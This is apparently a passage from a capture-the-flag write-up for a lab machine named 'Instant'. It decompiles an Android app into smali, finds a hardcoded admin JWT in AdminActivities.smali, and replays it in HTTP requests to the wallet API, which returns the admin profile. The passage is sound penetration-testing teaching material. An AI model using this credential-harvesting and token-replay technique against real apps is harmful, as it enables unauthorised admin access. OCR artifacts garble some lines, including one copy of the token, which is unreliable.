
```
android/text/method/PasswordTransformationMethod;
./smali/com/google/android/material/R$attr.smali:.field public static passwordToggleContentDescription:I = 0x7f03036e
./smali/com/google/android/material/R$attr.smali:.field public static passwordToggleDrawable:I = 0x7f03036f
./smali/com/google/android/material/R$attr.smali:.field public static passwordToggleEnabled:I = 0x7f030370
./smali/com/google/android/material/R$attr.smali:.field public static passwordToggleTint:I = 0x7f030371
./smali/com/google/android/material/R$attr.smali:.field public static passwordToggleTintMode:I = 0x7f030372
./smali/com/google/android/material/R$id.smali:.field public static password_toggle:I = 0x7f080161
./smali/com/google/android/material/R$drawable.smali:.field public static avd_hide_password:I = 0x7f070078
./smali/com/google/android/material/R$drawable.smali:.field public static avd_show_password:I = 0x7f070079
./smali/com/google/android/material/R$drawable.smali:.field public static design_password_eye:I = 0x7f070085
./smali/com/google/android/material/R$drawable.smali:.field public static m3_avd_hide_password:I = 0x7f070099
./smali/com/google/android/material/R$drawable.smali:.field public static m3_avd_show_password:I = 0x7f07009a
./smali/com/google/android/material/R$drawable.smali:.field public static m3_password_eye:I = 0x7f07009c
./smali/com/google/android/material/R$styleable.smali:.field public static TextInputLayout_passwordToggleContentDescription:I = 0x33
./smali/com/google/android/material/R$styleable.smali:.field public static TextInputLayout_passwordToggleDrawable:I = 0x34
./smali/com/google/android/material/R$styleable.smali:.field public static TextInputLayout_passwordToggleEnabled:I = 0x35
./smali/com/google/android/material/R$styleable.smali:.field public static TextInputLayout_passwordToggleTint:I = 0x36
./smali/com/google/android/material/R$styleable.smali:.field public static TextInputLayout_passwordToggleTintMode:I = 0x37
./smali/com/instantlabs/instant/LoginActivity.smali:    const-string p1, "password"
./smali/com/instantlabs/instant/LoginActivity.smali:    sget v0, Lcom/instantlabs/instant/R$id;->password_input:I
./smali/com/instantlabs/instant/LoginActivity.smali:    sget v1, Lcom/instantlabs/instant/R$id;->forgot_password_text:I
./smali/com/instantlabs/instant/LoginActivity$1.smali:.field final synthetic val$etPassword:Landroid/widget/EditText;
./smali/com/instantlabs/instant/LoginActivity$1.smali:    iput-object p3, p0, Lcom/instantlabs/instant/LoginActivity$1;->val$etPassword:Landroid/widget/EditText;
./smali/com/instantlabs/instant/LoginActivity$1.smali:    iget-object v0, p0, Lcom/instantlabs/instant/LoginActivity$1;->val$etPassword:Landroid/widget/EditText;
./smali/com/instantlabs/instant/R$string.smali:.field public static forgot_password:I = 0x7f0f0030
./smali/com/instantlabs/instant/R$string.smali:.field public static hint_password:I = 0x7f0f0032
./smali/com/instantlabs/instant/RegisterActivity$1.smali:.field final synthetic val$password:Landroid/widget/EditText;
./smali/com/instantlabs/instant/RegisterActivity$1.smali:    iput-object p3, p0, Lcom/instantlabs/instant/RegisterActivity$1;->val$password:Landroid/widget/EditText;
./smali/com/instantlabs/instant/RegisterActivity$1.smali:    iget-object v0, p0, Lcom/instantlabs/instant/RegisterActivity$1;->val$password:Landroid/widget/EditText;
./smali/com/instantlabs/instant/LoginActivity$4$3.smali:    const-string v1, "Incorrect Username/Password"
./smali/com/instantlabs/instant/ForgotPasswordActivity.smali:.class public Lcom/instantlabs/instant/ForgotPasswordActivity;
./smali/com/instantlabs/instant/ForgotPasswordActivity.smali:.source "ForgotPasswordActivity.java"
./smali/com/instantlabs/instant/ForgotPasswordActivity.smali:    sget p1, Lcom/instantlabs/instant/R$layout;->activity_forgot_password:I
./smali/com/instantlabs/instant/ForgotPasswordActivity.smali:    invoke-virtual {p0, p1}, Lcom/instantlabs/instant/ForgotPasswordActivity;->setContentView(I)V
./smali/com/instantlabs/instant/ForgotPasswordActivity.smali:    invoke-virtual {p0, p1}, Lcom/instantlabs/instant/ForgotPasswordActivity;->findViewById(I)Landroid/view/V
iew;
./smali/com/instantlabs/instant/ForgotPasswordActivity.smali:    new-instance v0, Lcom/instantlabs/instant/ForgotPasswordActivity$1;
./smali/com/instantlabs/instant/ForgotPasswordActivity.smali:    invoke-direct {v0, p0}, Lcom/instantlabs/instant/ForgotPasswordActivity$1;-><init>(Lcom/instantlabs/insta
nt/ForgotPasswordActivity;)V
./smali/com/instantlabs/instant/LoginActivity$2.smali:    const-class v1, Lcom/instantlabs/instant/ForgotPasswordActivity;
./smali/com/instantlabs/instant/ForgotPasswordActivity$1.smali:.class Lcom/instantlabs/instant/ForgotPasswordActivity$1;
./smali/com/instantlabs/instant/ForgotPasswordActivity$1.smali:.source "ForgotPasswordActivity.java"
./smali/com/instantlabs/instant/ForgotPasswordActivity$1.smali:    value = Lcom/instantlabs/instant/ForgotPasswordActivity;->onCreate(Landroid/os/Bundle;)V
./smali/com/instantlabs/instant/ForgotPasswordActivity$1.smali:.field final synthetic this$0:Lcom/instantlabs/instant/ForgotPasswordActivity;
./smali/com/instantlabs/instant/ForgotPasswordActivity$1.smali:.method constructor <init>(Lcom/instantlabs/instant/ForgotPasswordActivity;)V
```

This directory contains the logic for handling user authentication (processing usernames and password fields, etc.)




```
┌──(kali㉿kali)-[~/…/smali/com/instantlabs/instant]
└─$ ls
'AdminActivities$1.smali'         'LoginActivity$4$3.smali'    'R$color.smali'            'RegisterActivity$2.smali'    'TransactionActivity$1.smali'
 AdminActivities.smali            'LoginActivity$4.smali'      'R$drawable.smali'         'RegisterActivity$3$1.smali'  'TransactionActivity$2$1.smali'
'ForgotPasswordActivity$1.smali'   LoginActivity.smali         'R$id.smali'               'RegisterActivity$3$2.smali'  'TransactionActivity$2$2$1.smali'
 ForgotPasswordActivity.smali      MainActivity.smali          'R$layout.smali'           'RegisterActivity$3$3.smali'  'TransactionActivity$2$2.smali'
'LoginActivity$1.smali'           'ProfileActivity$1$1.smali'  'R$mipmap.smali'           'RegisterActivity$3.smali'    'TransactionActivity$2.smali'
'LoginActivity$2.smali'           'ProfileActivity$1$2.smali'  'R$string.smali'            RegisterActivity.smali        TransactionActivity.smali
'LoginActivity$3.smali'           'ProfileActivity$1.smali'    'R$style.smali'             R.smali
'LoginActivity$4$1.smali'         'ProfileActivity$2.smali'    'R$xml.smali'              'SplashActivity$1.smali'
'LoginActivity$4$2.smali'          ProfileActivity.smali       'RegisterActivity$1.smali'  SplashActivity.smali

┌──(kali㉿kali)-[~/…/smali/com/instantlabs/instant]
└─$ 
```

After looking through the files I found a JWT (JSON Web Token) token in the `AdminActivities.smali` file.



```
└─$ cat AdminActivities.smali
.class public Lcom/instantlabs/instant/AdminActivities;
.super Ljava/lang/Object;
.source "AdminActivities.java"


# direct methods
.method public constructor <init>()V
    .locals 0

    .line 19
    invoke-direct {p0}, Ljava/lang/Object;→<init>()V

    return-void
.end method

.method private TestAdminAuthorization()Ljava/lang/String;
    .locals 4

    .line 22
    new-instance v0, Lokhttp3/OkHttpClient;

    invoke-direct {v0}, Lokhttp3/OkHttpClient;→<init>()V

    .line 23
    new-instance v1, Lokhttp3/Request$Builder;

    invoke-direct {v1}, Lokhttp3/Request$Builder;→<init>()V

    const-string v2, "http://mywalletv1.instant.htb/api/v1/view/profile"

    .line 24
    invoke-virtual {v1, v2}, Lokhttp3/Request$Builder;→url(Ljava/lang/String;)Lokhttp3/Request$Builder;

    move-result-object v1

    const-string v2, "Authorization"

    const-string v3, "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzA
zNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"

    .line 25
    invoke-virtual {v1, v2, v3}, Lokhttp3/Request$Builder;→addHeader(Ljava/lang/String;Ljava/lang/String;)Lokhttp3/Request$Builder;

    move-result-object v1

    .line 26
    invoke-virtual {v1}, Lokhttp3/Request$Builder;→build()Lokhttp3/Request;

    move-result-object v1

    .line 27
    invoke-virtual {v0, v1}, Lokhttp3/OkHttpClient;→newCall(Lokhttp3/Request;)Lokhttp3/Call;

    move-result-object v0

    new-instance v1, Lcom/instantlabs/instant/AdminActivities$1;

    invoke-direct {v1, p0}, Lcom/instantlabs/instant/AdminActivities$1;→<init>(Lcom/instantlabs/instant/AdminActivities;)V

    invoke-interface {v0, v1}, Lokhttp3/Call;→enqueue(Lokhttp3/Callback;)V

    const-string v0, "Done"

    return-object v0
.end method
```


With the JWT token, we can intercept the request from the `http://mywalletv1.instant.htb/api/v1/view/profile` web app and add the admin token



```
GET /api/v1/view/profile HTTP/1.1
Host: mywalletv1.instant.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/p
ng,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 401 UNAUTHORIZED
Date: Mon, 27 Jan 2025 21:58:54 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 45
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
  "Description":"Unauthorized!",
  "Status":401
}
```


While we obtained some information about the admin account, it was not particularly useful.



```
GET /api/v1/view/profile HTTP/1.1
Host: mywalletv1.instant.htb
Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMG
VjYTZlNS03ODNhLTQ3MWQtOWQ4ZiOwMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSg
yoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/p
ng,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Mon, 27 Jan 2025 21:59:40 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 236
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
    "Profile":{
        "account_status":"active",
        "email":"admin@instant.htb",
        "invite_token":"instant_admin_inv",
        "role":"Admin",
        "username":"instantAdmin",
        "wallet_balance":"10000000",
        "wallet_id":"f0eca6e5-783a-471d-9d8f-0162cbc900db"
    },
    "Status":200
}
```

Accessing the other subdomain, `swagger-ui.instant.htb` gave us a list of available API endpoints we can test
